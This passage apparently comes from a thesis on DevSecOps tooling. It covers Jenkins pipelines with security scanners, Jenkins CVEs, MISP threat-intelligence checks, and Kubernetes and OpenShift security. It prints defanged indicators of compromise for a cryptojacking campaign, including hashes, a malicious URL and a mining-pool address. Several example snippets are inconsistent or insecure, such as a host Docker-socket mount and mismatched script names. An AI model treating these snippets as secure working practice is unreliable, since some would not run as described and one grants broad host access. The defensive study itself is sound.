Jenkins plugin ecosystem The vast number of community-distributed Jenkins plugins is one of its greatest features, with over 2,000 plugins available. Plugins can significantly extend its functionalities, enabling integration with most publicly available tools or platforms in the software development environment. Among the most widely utilized are source control management plugins for Git and Subversion, build tool integrations with Make, Maven, and Gradle, extensive support for platforms like iOS, .NET, and Android development, code quality tool integrations, container and cloud platform plugins, notification and reporting capabilities, security and authentication extensions, and even user interface extensions. This provides organizations the ability to tailor Jenkins capabilities to their specific needs, making it possible to meet all requirements while integrating it seamlessly with their existing toolchain. Plugin development requires following a well-defined and precisely documented API, allowing developers to create custom plugins when existing ones do not meet their needs[51].

Moreover, Jenkins' distributed build architecture allows it to scale to support large development teams and complex build requirements. As we briefly introduced earlier, this architecture consists of a controller (master) that coordinates builds, while agents (nodes) execute build jobs. Agents can be permanent (long-lived machines dedicated to running builds), dynamic (provisioned on-demand in cloud environments), SSH-connected (remote machines connected via SSH), or JNLP-connected (agents that initiate the connection to the controller). Agents can be configured with different capabilities (labels), allowing jobs to target specific environments. For example, a mobile development project might require builds on multiple operating systems (e.g., different versions of Android OS and simultaneously all major iOS versions) or specific hardware resources. For enterprise developments, Jenkins supports cloud-based dynamic provisioning of agents, allowing it to scale resources up and down based on demand through plugins for platforms like AWS, Azure, Google Cloud, and Kubernetes*ib.*.

Jenkins in DevSecOps Jenkins is undoubtedly the most popular tool among DevSecOps tools, boasting 38.06% of the market share and being ranked #1 [52]. Its extensibility through plugins and scriptable pipelines makes it particularly well-suited for implementing security automation, as security requirements are ever-changing and always in need of new features to be deployed.

In addition to security-related plugins, Jenkins provides built-in security features that form the foundation for robust CI/CD pipelines. It supports all major authentication mechanisms, including Jenkins' own user database for username/password authentication, LDAP/Active Directory integration, SAML, and OAuth for single sign-on; role-based access control is facilitated through plugins. The *Jenkins Credentials* plugin offers a secure method to store and utilize sensitive information such as usernames and passwords, SSH keys, and API keys. Moreover, Jenkins can be configured to provide a detailed view of logs, enabling the auditing of user actions and system events, a necessary capability for security monitoring and threat intelligence[51].

A significant security consideration in Jenkins deployments is the protection of the Jenkins server itself. Research by Censys states that "As of January 30, 2024, Censys has observed 83,509 Jenkins servers on the internet, 79,952 (96%) of which are potentially vulnerable" [52]. This is a crucial point, as securing Jenkins itself is a vital step to take before even beginning development. For instance, CVE-2024-23897, a critical vulnerability affecting Jenkins, was effectively exploited to read arbitrary files on the server, compromising confidential information and exposing SSH keys. Such vulnerabilities enable supply chain attacks, facilitating breaches like the 2020 SolarWinds incident [53].

Beyond basic scanning, Jenkins can automate additional security practices, such as enforcing security policies by failing builds that don't meet security requirements and automatically applying fixes or updates—i.e. apply fixes on dependencies found during a SCA —reducing the manual effort required to maintain a high security posture[51].

Implementation example Jenkins supports two pipeline syntaxes: declarative and scripted. In this thesis, we will focus on declarative pipelines, as they are much more explicative of their strengths, as they follow a precise and structured syntax. The key concepts to understand for writing a DevSecOps-oriented Jenkins Pipeline are the following:

- Different pipeline stages: pipelines are divided into logical phases (e.g., Build, Test, Security Scan, Deploy).
- Environment Variables: they are global variables stored using Jenkins Credentials.
- Artifact Storage: artifacts are signed and stored in secure repositories (e.g., Nexus Repository[7]).
- Security Plugins: tools that implement Software Composition Analysis (SCA), Static Application Security Testing (SAST), and Dynamic Application Security Testing (DAST).

In the following example, we will analyze an example of a Jenkinsfile that implements a DevSecOps CI/CD pipeline. The steps are the following:

1. Source Code Checkout - Retrieves the latest code from the repository.
2. SCA with Snyk - Identifies vulnerable dependencies.
3. SAST with Semgrep - Scans for static vulnerabilities.
4. Build & Containerization - Packages the application into a Docker image.
5. DAST with OWASP ZAP - Performs runtime security testing.
6. Deployment to Kubernetes - Orchestrates secure deployment.

[7]Nexus Repository is an enterprise-grade repository, published by Sonatype

This pipeline assumes that all tools (`docker`, `kubectl`, etc.) are available in the jenkins-agent container.

```
pipeline {
  agent {
    kubernetes {
      yaml '''
        apiVersion: v1
        kind: Pod
        spec:
          containers:
          - name: jenkins-agent
            image: jenkins/inbound-agent:latest
            volumeMounts:
              - name: docker-sock
                mountPath: /var/run/docker.sock
          volumes:
            - name: docker-sock
              hostPath:
                path: /var/run/docker.sock
      '''
    }
  }

  environment {
    SNYK_TOKEN = credentials('snyk-api-token')
    DOCKER_IMAGE = "myapp:${env.BUILD_ID}"
    KUBE_NAMESPACE = "production"
  }

  stages {
    stage('Checkout') {
      steps {
        checkout scm
      }
    }

    stage('SCA with Snyk') {
      steps {
        container('jenkins-agent') {
          sh '''
          docker run --rm -v "${PWD}:/app" \
                      -e SNYK_TOKEN snyk/snyk:latest snyk test \
                      --severity-threshold=high
          '''
        }
      }
      post {
        failure {
          error "SCA failed: High-risk dependencies found."
        }
      }
    }

    stage('SAST with Semgrep') {
      steps {
        container('jenkins-agent') {
          sh '''
```

```
        docker run --rm -v "${PWD}:/src" \
                   returntocorp/semgrep semgrep scan \
                   --config=auto
        '''
      }
    }
    post {
      failure {
        error "SAST failed: Critical vulnerabilities detected."
      }
    }
  }

  stage('Build docker image') {
    steps {
      container('jenkins-agent') {
        sh '''
        docker build -t ${DOCKER_IMAGE} .
        '''
      }
    }
  }

  stage('DAST with OWASP ZAP') {
    steps {
      container('jenkins-agent') {
        sh '''
        docker run --rm -v "${PWD}:/zap/wrk" \
                  owasp/zap2docker-stable zap-baseline.py \
                  -t http://vulnerable.app.poc -g gen.conf -r report.html
        '''
      }
    }
    post {
      failure {
        error "DAST failed: OWASP ZAP detected critical vulnerabilities."
      }
    }
  }

  stage('Deploy to Kubernetes') {
    steps {
      container('jenkins-agent') {
        sh '''
        kubectl apply -f k8s/deployment.yaml -n ${KUBE_NAMESPACE}
        kubectl rollout status deployment/vulnerableapp -n ${KUBE_NAMESPACE}
        '''
      }
    }
  }
}

post {
  always {
    archiveArtifacts artifacts: '**/report.html', allowEmptyArchive: true
  }
}
```

```
}
```

Limitations Given the fact that Jenkins is employed by so many different organizations, it is imperative to be aware of its limitations and potential drawbacks in order to implement the right mitigations and improve the security posture of CI/CD infrastructures as much as possible. Jenkins is indeed not exempt from security vulnerabilities that have affected many other software platforms. Among these, it is important to consider the infamous CVE-2021-44228 (Log4Shell), which, while not specific to Jenkins, affected Jenkins and many of its plugins, allowing for Remote Code Execution. Vulnerabilities that have been identified within Jenkins infrastructure in particular are as follows:

- **CVE-2019-10392**: a vulnerability in the Role-based Authorization Strategy plugin that allowed attackers to gain access to Jenkins resources using maliciously forged URLs[54].
- **CVE-2020-2223**: a vulnerability that affected Jenkins core, making it vulnerable to a stored cross-site request forgery (CSRF) attack that could lead to account takeover[55].
- **CVE-2018-1000861**: a deserialization vulnerability in Jenkins core that could lead to remote code execution[56].
- **CVE-2017-1000353**: another deserialization vulnerability in the Jenkins CLI interface that could allow remote attackers to execute arbitrary code on the Jenkins controller[57].

These vulnerabilities are a worthy example of the urgency of maintaining up-to-date Jenkins installations; plugins should be a focal point as well, since they can and will introduce various critical and unexpected entry points. Hence, it is necessary to implement defense-in-depth strategies to protect Jenkins environments, regularly analyzing Jenkins Core and its relative components.

It's also important to note that Jenkins has several architectural characteristics that may present additional security challenges: the master-agent architecture implies that the Jenkins controller (master) is a critical security component that, if compromised, could affect all connected agents and builds. Additionally, while Jenkins provides a credential storage system, credentials are often distributed across jobs and pipelines, which may become difficult to track for large organizations[51].

Furthermore, the native threat detection capabilities of Jenkins are severely limited: it completely lacks built-in capabilities (some plugins exist) for detecting abnormal behavior during build execution, making it difficult to identify compromised builds or supply chain attacks. Jenkins is able to provide detailed build logs, even though they are primarily designed for troubleshooting rather than security monitoring, because they do not capture all security-relevant events, making it impossible to detect malicious code that might be injected into builds through compromised dependencies or malicious activities, such as supply chain poisoning attacks*ib.*.

A notable real-world example of Jenkins vulnerabilities being exploited occurred in 2018, when cryptojacking malware targeted exposed Jenkins servers. CVE-2017-1000353 was used, and attackers exploited the Java deserialization implementation vulnerability, compromised Jenkins controllers, and used them to mine the Monero cryptocurrency. This attack affected thousands of Jenkins instances globally and highlighted the importance of keeping Jenkins and plugins updated, not exposing Jenkins directly to the internet, and implementing proper authentication and authorization. Monitoring Jenkins servers for unusual activity and implementing automatic IoC detection capabilities would've proven crucial for detecting and neutralizing this attack[57]. For example, the IoCs for this attack are the following[58]:

```
[SHA256]
57fedfb431a717031f454d4fb2809d1f6d432a9edd900b07f0b9f9aca7fb3597
07ca2a2e0d6ccfcef2cb010fe80a831c963755cc6179aaa95fe6e04d7d076c89
119cdc48db534c6093a24e78120c433480c5fb3f4a1a79270a78d9bf049fbe1c

[Detection name]
```

```
Coinminer.Linux.MALXMR.SMDSL64

[URL]
hxxps[:]//berrystore[.]me/line-auth/cex
hxxp[:]//auto[.]c3pool[.]org:19999
```

Threat Intelligence Integration In this section, we examine how to empirically validate the value of threat intelligence integration in Jenkins and how it can leverage specific threat intelligence capabilities to address the aforementioned security gaps. Threat intelligence tools can provide insights into the security posture of third-party components, libraries, tools, and Plugins used in the build process, helping to identify potential supply chain risks. Advanced threat intelligence systems—e.g MISP—can grant a higher grade of observability and are able to detect anomalies that might indicate compromise, even without known signatures. Being fed forensic intelligence, Jenkins pipelines can automatically and dynamically adjust security controls based on the current threat landscape, implementing more stringent checks when specific threats are prevalent. The following example provides an integration with MISP, which involves implementing a job that executes a bash script, checking for possible IoCs. As it will be explained thoroughly in its chapter, MISP is able to provide threat intelligence by checking logs of third-party plugins or dependencies against known malicious indicators (e.g., malware hashes, indicators of attack, CVE databases, and so on). In this pipeline example, MISP's APIs are queried to check if a plugin (like `docker-build-plugin`) has been flagged as compromised. If a risk is identified (e.g., the plugin is associated with a supply chain attack), the build fails immediately, preventing it from continuing. This effectively ensures proactive risk mitigation, using up-to-date threat data.

```
# Usage: checkThreatsWithMISP.sh docker-build-plugin

#!/bin/bash
PLUGIN_NAME="$1"
response=$(
            curl -s \
            -X GET "$MISP_API_URL/attributes/restSearch?name=$PLUGIN_NAME" \
            -H "Authorization: $MISP_API_KEY"
          )

if echo "$response" | grep -q "malicious"; then
  curl  -k https://splunk.local:8088/services/collector \
        -H "Authorization: Splunk $SPLUNK_API_KEY" \
        -d
           '{
             "event": "CRITICAL: Plugin $PLUGIN_NAME flagged as malicious!",
             "sourcetype": "json"
           }'
  exit 1  # Fail the build
else
  echo "Plugin $PLUGIN_NAME is clear in MISP feeds."
fi
```

With the next configuration, Jenkins validates dependencies before building. If any are malicious, the pipeline halts. Moreover, if a threat was found, an alert was sent using Splunk.

```
pipeline {
  agent any
  environment {
    PLUGIN_TO_CHECK = "docker-build-plugin"
  }
  stages {
    stage('Check with Splunk') {
```

```
      steps {
        script {
          sh './checkThreatsWithSplunk $PLUGIN_TO_CHECK'

          catchError(buildResult: 'FAILURE', stageResult: 'FAILURE') {
            sh 'exit 0'
          }
        }
      }
    }
  }
  post {
    always {
      splunk(
        url: env.SPLUNK_API_URL,
        token: env.SPLUNK_API_KEY,
        sourceType: 'jenkins_logs',
        data: currentBuild.rawBuild.log
      )
    }
  }
}
```

2.7 Container orchestration platforms

In this research paper, we will analyze Kubernetes and OpenShift, two dominating container orchestrators, with the goal of understanding both of their functions within DevSecOps processes. Both of these technologies have transformed how organizations deploy, manage, and secure applications using modern cloud-native architectures. Kubernetes is a community-based orchestrator for containers that gives users an unprecedented amount of flexibility and customizability, while OpenShift is a more secure Kubernetes-based orchestrator that is designed for enterprise use with integrated security features and developer tools to ease the process of managing containerized applications. Our analysis focuses on containers' technical aspects, their security features, integration capabilities with DevSecOps security processes, and the strengths and weaknesses of each platform. Additionally, it demonstrates that while both platforms support customers' ability to securely deploy container-based applications, the platforms each have their own advantages that, in the right context, can meet different needs. While the Kubernetes platform supports openness and user customization, the OpenShift platform offers a unified solution with security considerations in mind. If physical requirements outweigh simplistic features, then OpenShift may be ideal; however, if flexibility outweighs the need for an integrated solution—Kubernetes is the best choice.

2.7.1 Kubernetes

Kubernetes is a system for managing application containers across clusters of hosts. It provides container management services such as automating the deployment, update, scaling, and operational management of containerized applications. Google's initial implementation, "Borg," inspired Kubernetes, which has now gained industry recognition as the de facto container orchestration tool. Kubernetes, or 'K8s' (with the 8 representing the eight letters between 'K' and 's'), was open-sourced by Google in 2014 and later donated to the Cloud Native Computing Foundation. The name Kubernetes derives from a Greek word for "helmsman" or "pilot," which mirrors its purpose of steering containerized workloads across distributed systems. Kubernetes has become the solution for addressing these hurdles, offering a solution to aid enterprise businesses and organizations with tools to deploy and manage complex microservices architectures[59].

The adoption of Kubernetes continued to substantially grow over the years, from its conception to nowadays, with an increasing number of businesses and organizations acknowledging the software's functionalities. A Linux Foundation research shows that approximately 93% of enterprises globally use, pilot, or at least evaluate it, demonstrating how hard it is to find an organization that does not use it[60]. However, this widespread adoption does not come without significant challenges. A RedHat research states that "incomplete security throughout the application life cycle—from development to deployment and maintenance—can diminish these valuable benefits. In fact, our survey found that 67% of respondents have delayed or slowed down deployment of container-based applications due to security concerns"[61]. The same research states that 42% of organizations adopt DevSecOps practices, automating security throughout entire application life cycles. This, along with a complete understanding of K8s, undeniably proves the strength of introducing IaC scans in security pipelines.

Core Architecture and Components The operating principle of Kubernetes is based on the master-worker architecture, in which there are nodes executing the container workload, called "worker nodes", supported by control plane components. This architecture provides two main advantages: it has high scalability and availability through dynamic deployment of worker nodes and maintains a distinct structural separation between system management and execution of workloads. The main component, as well as the fundamental entity of Kubernetes, is the Pod: it represents the smallest unit that can be created and managed individually. Essentially, a Pod is a collection of one or more containers, each with a specific role, that all share a set of resources, such as storage, network resources, and execution rules. The Pod therefore provides a higher level of abstraction that allows Kubernetes to manage containerized applications independently of their specific implementation details. Despite this, it is rare for developers to act directly on the Pod, as K8s provides far more powerful and configurable functionalities via text files in YAML format. In fact, higher-level abstractions can be used to simplify application management, such as ReplicaSets: they guarantee that a specific number of Pod replicas always remain running; if a Pod crashes, it is possible to configure it to be automatically re-deployed. Deployments, on the other hand, provide declarative updates to Pods and ReplicaSets. With Deployments, it is possible to declare the desired state of an application—generally a stateless one—and it is possible to create, remove, or update new ReplicaSets. Services define network rules for PodSets, while Volumes allow data to persist beyond the life cycle of individual containers. Finally, Namespaces represent logical divisions between pods so as to isolate different groups of resources within a cluster[59].

As far as the control plane is concerned, it consists of a series of components that orchestrate the various entities of the cluster. The kube-apiserver exposes the Kubernetes API and acts as a front end. The etcd (which stands for distributed etc directory) provides a distributed repository of key values small enough to be completely contained in main memory. The kube-scheduler assigns the newly created Pods to the worker nodes according to the requests or workload required, while the kube-controller-manager performs the control processes that regulate the state of the system[59].

Kubernetes provides a REST API, through which it is possible to interact to manage all cluster operations. The objective follows the general modus operandi of Kubernetes, i.e., to allow developers to interact with the cluster independently of the underlying infrastructure and thus to decouple usage from implementation. The API server (kube-apiserver) thus becomes the interface for all interactions with the cluster, whether initiated by users, internal components, or external systems[59].

Kubernetes in DevSecOps Kubernetes, due to its flexibility, has become an essential component in modern CI/CD pipelines. Through the deployment of containerized applications and using Infrastructure as Code (IaC) principles, Kubernetes has been able to maximize its potential. This declarative nature of the platform allows developers to define application deployments as code, making it possible to automate security checks, version control of configuration files, and, above all, a marked improvement in automated deployment processes. In addition, K8s seamlessly integrates with various CI/CD tools through the use of the CLI; thanks to this, developers can use

`kubectl` commands to manage and deploy applications directly from the pipeline or implement more complex workflows through the use of Jobs[59].

For common resources, such as databases, CI tools, and content management systems, there are predefined packages that can be configured to communicate with the deployed application. The distribution of these packages is simplified by the use of Helm's graphs. Helm is the package manager (analogous to yum and apt), and the graphs are packages (analogous to rpm and deb). The home of these charts is the Kubernetes Charts repository, which provides seamless integration for pull requests and automatic release of charts into the master branch[62].

Within their security processes, DevSecOps pipelines integrate Kubernetes via IaC scans. The reason for this is due to the K8s ability to configure all actors via text files: specialized tools such as Trivy scan (`.yaml`) and `Dockerfile` files via classic SAST static security techniques, producing alerts if vulnerabilities above the configured acceptable threshold are detected, and by offering remediation recommendations*ib.*.

An explicative example of Kubernetes's strength is defined as follows. If applied with the proper command, it deploys 3 replicas of NGINX with health checks with a declarative syntax, instead of the common imperative syntax. Specifically, it implements the following features:

- Declarative State:
  - Declare the needed functionalities, not how to implement them (3 replicas of nginx:1.25)
  - Kubernetes handles rollout, scaling, and health checks automatically.
- Self-Documenting:
  - Fields like replicas, resources, and livenessProbe make intentions clear.
- Modularity:
  - The Service YAML is a separate module, but linked via labels (app: nginx), showcasing loose coupling.
- Production-Ready security practices:
  - Pinned image version (nginx:1.25), resource limits, and health checks.

The `.YAML` file is the following[63]:

```
---
apiVersion: apps/v1          # Kubernetes API version for Deployments
kind: Deployment             # Declares this as a Deployment resource
metadata:
  name: nginx-deployment     # Name of the Deployment
  labels:
    app: nginx               # Label for selecting Pods
spec:
  replicas: 3                # Desired state: 3 identical Pods
  selector:
    matchLabels:
      app: nginx             # Targets Pods with this label
  template:                  # Template for the Pods
    metadata:
      labels:
        app: nginx           # Labels assigned to Pods
    spec:
      containers:
      - name: nginx          # Container name
        image: nginx:1.25    # Official NGINX image
        ports:
```

```
        - containerPort: 80 # Exposes port 80 (HTTP)
        resources:
          requests:         # Minimum resources required
            cpu: "100m"     # 0.1 CPU core
            memory: "128Mi" # 128 MiB of RAM
          limits:           # Maximum resources allowed
            memory: "256Mi"
        livenessProbe:      # Health check: restart if NGINX crashes
          httpGet:
            path: /
            port: 80
          initialDelaySeconds: 5
          periodSeconds: 10
---
apiVersion: v1
kind: Service               # Exposes the Deployment as a network service
metadata:
  name: nginx-service
spec:
  selector:
    app: nginx             # Routes traffic to Pods with this label
  ports:
    - protocol: TCP
      port: 80             # Service port
      targetPort: 80       # Pod port (matches containerPort)
  type: LoadBalancer       # External access (cloud-provider LB)
```

Kubernetes Strengths in DevSecOps As we already said before, DevSecOps integrates security into the Kubernetes lifecycle by shifting left—embedding vulnerability scanning, policy enforcement, and runtime protection into CI/CD pipelines by analyzing text files and monitoring microservices. Specifically, it provides IaC scan operations and treats text files (e.g., YAML manifests) and container images as the only audit targets. For example, static analysis tools like **Trivy** or **Checkov** flag misconfigurations (e.g., overly permissive `hostNetwork` or missing `PodSecurityContext`), while runtime tools like **Falco** detect anomalous behavior (e.g., shell access in production containers). It is worth noting that DevSecOps procedures should automate these checks without slowing deployments, making it so that security works as an efficient gatekeeper rather than a bottleneck process[64].

```
FROM alpine:3.12
RUN apk add --no-cache curl  # Unnecessary package increases attack surface
COPY app.sh /app.sh
RUN chmod +x /app.sh
CMD ["/app.sh"]              # Runs as root by default
```

The key fixes of this file will be performed by the two following tools:

- **Static Dependencies Analysis** (e.g., Snyk): Flags `alpine:3.12` as outdated (CVE risks) and detects `curl` as a non-production dependency.
- **IaC Analysis**: Trivy is able to require `USER nonroot` as a policy. Additionally, it can reject images with high-risk packages, such as `curl`.

Here's an example of the fixed Dockerfile:

```
FROM alpine:3.18    # Updated base image
COPY app.sh /app.sh
```

```
RUN chmod +x /app.sh \
    && adduser -D nonroot   # Explicit non-root user
USER nonroot
CMD ["/app.sh"]
```

The time and effort to require this kind of security scan is very little, and the output should be almost immediate in this case—excluding configuration time, which depends on the developer's skills and experience. Further details on IaC scan are provided in detail in its specific chapter.

Kubernetes Weaknesses Kubernetes, as versatile and powerful as it is, does present some challenges that should not be underestimated, starting with the inherent complexity that accompanies its flexibility. This can manifest itself in many ways, even introducing serious security consequences such as misconfiguration issues and malicious external plugins. Additionally, K8s sometimes presents quite steep learning curves for inexperienced security teams and, in the case of different projects for different teams, can present an added difficulty in maintaining consistent—security and non-security—configurations across distributed clusters[64].

While Kubernetes provides basic security mechanisms, it has several limitations. By default, secrets are only base64 encoded, networking rules configuration varies depending on the plugin implementation, and most importantly, it does not have built-in IaC capabilities to scan images or configuration files. Additionally, it does not have native policy-as-code scanning tools, thus requiring external integration. These gaps then force organizations to implement additional security controls, increasing the complexity of the implementation and potentially requiring additional investments in third-party solutions to achieve acceptable security postures; this amount of work that is not easily visible is particularly challenging for organizations with limited resources or expertise, potentially negating some of the benefits of platform automation*ib.*.

Organizations that adopt Kubernetes, which, as we said before, are almost 93% [60], must necessarily invest significantly in training, tools, and implementation of secure development practices to overcome these challenges and fully utilize the immense potential of Kubernetes*ib.*.

2.7.2 OpenShift

Red Hat OpenShift is an enterprise-ready Kubernetes-based platform that integrates the technology already provided by Kubernetes with its own orchestration features, such as full-stack automated deployments for managing hybrid cloud, multi-cloud, and edge deployments. OpenShift extends Kubernetes with additional features and capabilities designed to improve the developer experience, strengthen security, and simplify integration, but at the cost of providing less configuration freedom and flexibility. According to the official RedHat website, RedHat is "the leading hybrid cloud application platform", as it combines built-in security features with dedicated support, a trusted software supply chain, and Red Hat Enterprise Linux as the operating foundation[65]

The relationship between OpenShift and Kubernetes is similar to that of Linux distributions based on the Linux kernel, using the same underlying technology but integrating additional tools and configurations tailored to specific use cases. As a Platform-as-a-Service (PaaS) offering and a leading platform for hybrid cloud applications, OpenShift simplifies container application development by providing integrated tools and services that accelerate and secure the entire application lifecycle. Red Hat develops OpenShift as a commercial product, offering enterprise-grade support. This product focus ensures consistent quality, long-term support, and enterprise readiness, with Red Hat taking responsibility for testing, integration, and maintenance. The commercial nature of OpenShift provides organizations with a single vendor responsible for the entire stack, reducing operational risk compared to building and maintaining a Kubernetes distribution independently*ib.*.

OpenShift, as it is a paid service, includes already made and working solutions, such as native development tools that support the entire application lifecycle—from development to production—eliminating the need to package these features separately. An integrated image

registry simplifies container storage and management compared to Kubernetes' reliance on external registry solutions. OpenShift's enterprise support model provides 24/7 responsiveness from Red Hat's engineering teams, in contrast to Kubernetes' community-based support forums*ib.*.

OpenShift Technical Architecture The main goal of OpenShift is to extend Kubernetes by adding components and features that are already configured and designed, improving both developer productivity and operational efficiency, while maintaining a certain degree of flexibility. For example, by leveraging the "OpenShift Container Platform architecture", it is possible to scale an existing application from a few on-prem machines to thousands of machines completely in the cloud with relative ease, using RedHat-based containers. The flexibility of OpenShift is clearly visible in the fact that existing applications can be brought to the cloud in hybrid mode: this is particularly useful for customers who do not have the possibility of bringing certain infrastructures to the cloud without having large security policies to satisfy, such as critical databases of government agencies. The security components natively offer protection mechanisms already configured, including compliance features and advanced authentication/authorization systems. OpenShift Virtualization, in addition, makes it possible to run virtual machines alongside containers, combining traditional and cloud-native workloads[66].

As previously mentioned, Red Hat OpenShift Container Platform (OCP) natively implements robust security and compliance, providing the 24/7 support typical for enterprise applications. Additionally, OpenShift adheres to and meets numerous security standards, such as NIST, CIS benchmarks, and PCI-DSS. It also ensures cluster configurations are secure from the ground up through native implementation of role-based access controls (RBAC), SELinux, and automated compliance scanning via Compliance Operator. By providing detailed documentation on security best practices, vulnerability management, and regulatory compliance, OpenShift supports continuous monitoring and automated remediation of deployed software, further enhancing its security and aligning with DevSecOps principles[66].

OpenShift and DevSecOps The OpenShift Platform's integrated approach makes it ideal for DevSecOps deployments, offering tools and capabilities that integrate security across the application lifecycle. The platform provides a solid foundation for building, deploying, and managing containerized applications securely, with built-in capabilities that support modern DevSecOps practices[67].

Container security in OpenShift begins with image scanning and runtime protection, complemented by security context constraints that enforce pod security policies. The platform's default non-root container execution follows security best practices, while built-in registry controls allow organizations to restrict image sources to approved repositories. Access control uses RBAC to enforce granular permissions, ensuring only authorized users access critical resources. Network security features include an Istio-based service mesh for east-west traffic encryption between services, along with support for multiple pod network interfaces that enable traffic isolation in cloud-native deployments. For CI/CD security, OpenShift GitOps, combined with RBAC, allows locking down production clusters so that all changes are managed through approved deployment processes, reinforcing change management discipline[67].

DevSecOps workflows in OpenShift benefit from automation capabilities that implement shift-left security principles, introducing security controls early in the development process to protect the software supply chain. Content repository security emphasizes the use of private registries with advanced access controls and vulnerability scanning, such as Red Hat Quay. The platform recommends using trusted, minimalist base images, such as Red Hat's Universal Base Image[8], to reduce the attack surface. CI build infrastructure receives the same security focus as production environments, with security as code implemented through OpenShift Pipelines and GitOps. These automated workflows integrate security tasks like image scanning and deployment checks using

[8]The Red Hat Universal Base Image (UBI) is a collection of Open Container Initiative (OCI)-compliant, freely redistributable, container base operating system images.

Advanced Cluster Security, making security validation an integral part of the deployment pipeline rather than a separate process[67].

OpenShift CI/CD integration provides robust tools for implementing secure application deployment pipelines. The platform includes build capabilities through both the extensible Shipwright framework and the standard BuildConfig, providing flexibility in creating container images. GitOps support enables declarative continuous deployment for cloud-native applications, while pipeline tools simplify CI/CD implementation. Integration with Jenkins is ideal for organizations that have already invested in the popular automation server, although GitHub Actions is supported as well. Source-to-Image (S2I) functionality simplifies container image creation and deployment by converting application artifacts into production-ready images stored in the internal registry, integrating security checks during the build process. These integrated capabilities reduce the effort required to implement secure CI/CD, as most steps—mainly IaC scan—are already implemented and working[67].

OpenShift Strengths The main strength of Red Hat OpenShift lies mainly in the fact that the services it provides are essentially already configured and ready to use, security not excluded: in fact, it goes well beyond the basic Kubernetes data, focusing specifically on compliance and certifications (NIST for example). It also supports zero-trust architectures and involves the use of shift-left practices typical of DevSecOps: this integration is achieved through the automation of security via pipelines, in which tools such as Clair are used, which analyze—via IaC scanning—container images in search of vulnerabilities, cross-referencing between the CVE and NVD databases. Always according to good DevSecOps practices, Clair is able to automatically block distributions containing images with critical vulnerabilities[68].

Policy enforcement regarding containers is achieved relatively easily via Open Policy Agents (OPA) and Security Context Constraints (SCC), which codify rules such as prohibiting the execution of root containers, while secrets management is protected via native integrations with `HashiCorp` Vault and `Kubernetes Secrets`, which provide encryption and automated log rotation. With the plethora of supply chain poisoning attacks in mind, these mechanisms collectively implement a secure-by-default supply chain without hindering developer productivity. The platform's shift-left approach is further expanded by integrating security early in the CI/CD pipeline, leveraging `Tekton` to enforce SAST/DAST scans, and supporting commit signing via `Argo CD`. Scan results are available to developers via access to the OpenShift console[68].

OpenShift Weaknesses OpenShift, despite the functionalities cited in the previous paragraphs, presents undeniable limitations or issues that may not be immediately obvious. When choosing to use OpenShift for DevSecOps operations, it is common to encounter compatibility issues when integrating with tools that are not specifically designed for container orchestration, especially legacy security systems or specialized development utilities, especially in hybrid cloud and on-premises environments. Sometimes, these obstacles may necessarily require adapting existing tools or adopting products from scratch, potentially increasing the complexity and/or costs of implementation[69].

Deploying in OpenShift, although simpler than Kubernetes, differs in some limitations. In particular, regarding the single Pod capabilities of the platform, the default values proposed by OpenShift may not produce optimal results for sophisticated deployment models or for extremely old models, such as legacy systems: it is not uncommon to see old systems that still require containers to run as root, which is not provided by OpenShift*ib.*.

OpenShift has a highly extensive feature set, requiring a non-basic amount of knowledge to take full advantage of the platform. The required learning curve could therefore represent an insurmountable challenge for teams new to container orchestration or DevSecOps practices, requiring a larger amount of work than expected. This learning curve could impact—albeit temporarily—productivity, but it becomes unacceptable for companies with a limited budget or few resources to invest*ib.*.

Finally, OpenShift is a commercial product, thus involving non-trivial cost considerations, which can easily influence adoption decisions. The subscription-based model contrasts with open-source Kubernetes distributions that do not have licensing costs, which can have a significant

impact on organizations with limited budgets. However, a thorough cost analysis is necessary, as OpenShift's ability to reduce operational costs, accelerate development cycles, and mitigate security risks should be considered factors that may offset the licensing costs for some organizations*ib.*.

2.7.3 Comparative Analysis: Kubernetes and OpenShift

The choice between platforms depends on the organizational context, evaluating factors such as security requirements, existing infrastructure, team skills, and strategic goals. Kubernetes is best suited to organizations that value maximum flexibility and control, while OpenShift is best suited to those who prioritize integrated solutions and business support. In the majority of contexts, it may be advantageous to use both platforms in different environments by leveraging the different features of both. For example, in different phases of the DevSecOps maturity journey, it would be advantageous to start with K8s—which is free—and, once evaluated to its fullest and having a clear understanding of all of the processes, it would be natural to pivot to OpenShift RedHat. Regardless of the chosen platform, successful DevSecOps implementations share common principles: integrating security across the entirety of the development lifecycle, automating security scans and policy compliance checks, maintaining an immutable infrastructure, and implementing continuous monitoring[69].

Feature Comparison Kubernetes, having flexibility as its main strength, natively offers few security features, which, although simple to configure, require a non-trivial additional effort and necessary integration with third-party tools. Sometimes, when dealing with legacy applications, this process may be required for both tools, and this could give a slight edge to K8s, which offers more freedom of configuration. In any case, to obtain complete protection, the effort required by OpenShift is significantly lower than that of K8s, since, as previously mentioned, it offers extensive security features already implemented and configured. As for networking, Kubernetes relies on third-party plugins, while OpenShift includes Open vSwitch integrated. Furthermore, the image registry between the two solutions differs significantly: Kubernetes requires external registry solutions, while OpenShift provides integrated registry features; the latter also constantly analyzes the images present in its registry, offering significantly higher quality and security. CI/CD integration in Kubernetes requires external tools, while OpenShift offers native capabilities. The support models are a stark contrast between the community-based support of Kubernetes and the 24/7 enterprise support of OpenShift[69].

Platform Selection Considerations Kubernetes proves itself as the best choice when organizational priorities emphasize maximum flexibility, integration of different tools, or, as it is the most stringent requirement sometimes, when there are great budget constraints. Its open ecosystem supports broad customization and integration of specialized security tools, making it attractive to organizations with specific requirements or investments in existing tools. The lack of licensing costs makes Kubernetes attractive for cost-sensitive deployments, although total cost of ownership (TCO) must account for additional security tooling and skill requirements. Organizations looking to assemble best-of-breed solutions from multiple components often favor Kubernetes' modular approach[69].

OpenShift excels in enterprise environments where integrated security, compliance requirements, and support reliability are top priorities. Its platform-selection approach reduces configuration complexity while providing strong security defaults, benefiting organizations looking to accelerate DevSecOps adoption without extensive customization. Developer experience improvements and hybrid cloud support make OpenShift especially valuable for businesses operating across multiple environments. Organizations that value supplier responsibility and long-term stability often prefer OpenShift's product model over community-supported alternatives[69].

Some organizations implement both platforms strategically across different stages of software development. A common model, used mainly by organizations that have some budget constraints, uses standard Kubernetes for development and test environments, while OpenShift is used in production environments. This approach takes advantage of the advanced security and support

of the latter, which is absolutely required in real scenarios. Other implementations assign different application types to each platform based on specific security requirements or complexity. Hybrid approaches can deploy OpenShift on-premises with Kubernetes in cloud environments, or vice versa, depending on organizational constraints. Some organizations initially adopt Kubernetes as a learning platform before migrating to OpenShift as their DevSecOps practices mature, using the transition to refine processes and taking advantage of OpenShift's enterprise capabilities[69].

